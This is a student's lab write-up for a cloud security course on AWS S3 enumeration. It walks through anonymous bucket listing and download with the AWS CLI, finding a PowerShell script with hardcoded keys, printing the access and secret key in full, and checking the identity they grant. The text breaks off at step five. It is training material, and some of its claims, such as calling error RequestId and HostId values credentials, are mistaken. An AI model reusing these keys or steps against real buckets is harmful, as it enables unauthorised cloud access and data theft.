Course: Cloud and Network Security
Name: Neville Ngothe Iregi
Student No.: CS-CNS10-25054
Date: Wednesday, 10th December 2025

Week 12 Assignment 1: AWS S3 Enumeration Basics

Introduction

In modern cloud environments, Amazon S3 is widely used for hosting static websites, storing application assets, and managing organizational data. However, improper configuration of S3 buckets can expose sensitive information and create critical security risks. This assignment explores an S3 enumeration challenge in which a seemingly harmless static website leads to the discovery of misconfigured cloud infrastructure and exposed credentials. Through systematic investigation, AWS CLI exploration, and credential escalation, the exercise highlights how attackers can pivot within a cloud environment by leveraging publicly accessible buckets, hardcoded secrets, and weak access control policies. The goal of this lab is to build familiarity with AWS S3 enumeration techniques, analyze real-world cloud misconfigurations, and understand how poor security practices can result in data breaches and privilege escalation.

Scenario

It's your first day on the red team, and you've been tasked with examining a website that was found in a phished employee's bookmarks. Check it out and see where it leads! In scope is the company's infrastructure, including cloud services.

Lab prerequisites


Basic Linux command line knowledge

Learning outcomes


- Familiarity with the AWS CLI
- Basic S3 enumeration and credential exfiltration
- An awareness of how this scenario could be been prevented

Steps

The website http://dev.huge-logistics.com is a static website.




1. **There is a form on the website that when filled, returns an error:**



- The RequestId represents the access key ID
- The HostId represents the secret key
- They show the account credentials tied to the error which is problematic
- Both can be used in the aws cli in Kali to gain more information about the website

2. On inspecting the source code

I saw that the css file, pictures, and the JavaScript file were stored on the same s3 bucket resource (https://s3.amazonaws.com/dev.huge-logistics.com)




- The s3 bucket link shouldn't be hardcoded into the HTML file since it is poor design practice to do so.


3. Enumeration of the s3 bucket.

I tried running the command: *aws s3 ls s3://dev.huge-logistics.com* with the **--no-sign-request** tag to tell the aws cli that I had no credentials to use


The s3 bucket had the following directories:




I tried navigating to each directory to check the files present. I noted that I could see the files in shared/ and static/ directories.




- The shared/ directory had a zip file which i downloaded into my current working directory (command used: *aws s3 cp s3://dev.huge-logistics.com/shared/hl_migration_project.zip . --no-sign-request*) and unzipped it.






The resultant file after unzipping was a **migrate_secrets.ps1** file (a Powershell script).

- The script contains hardcoded AWS keys! the purpose of the script seems to be to take existing secrets that are stored in an XML file, and store them in AWS Secrets Manager. Secrets Manager is a service that helps securely store, manage, and retrieve secrets like API keys and database credentials.



Along with the Access Key and Secret Key with see the region in the script is set to `us-east-1` . When it comes to setting our keys as an attacker it's helpful to know which region to use. We can get a further clue from the S3 bucket. The cURL command below returns the headers only, which reveals that the bucket was created in the `us-east-1` region.




4. Set up the keys with aws configure

With AWS CLI keys, the Access Key is a bit like a username, with the Secret Key being the password. From the ps.1 file,

$accessKey = "AKIA3SFMDAPOWOWKXEHU"

$secretKey = "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"


I found out our execution context with the following command: *aws sts get-caller-identity*



- This reveals the IAM user named **pam-test** . We can assume given the nature of the script that pam stands for Privileged Access Management (PAM).

5. Access the previously inaccessible directories.

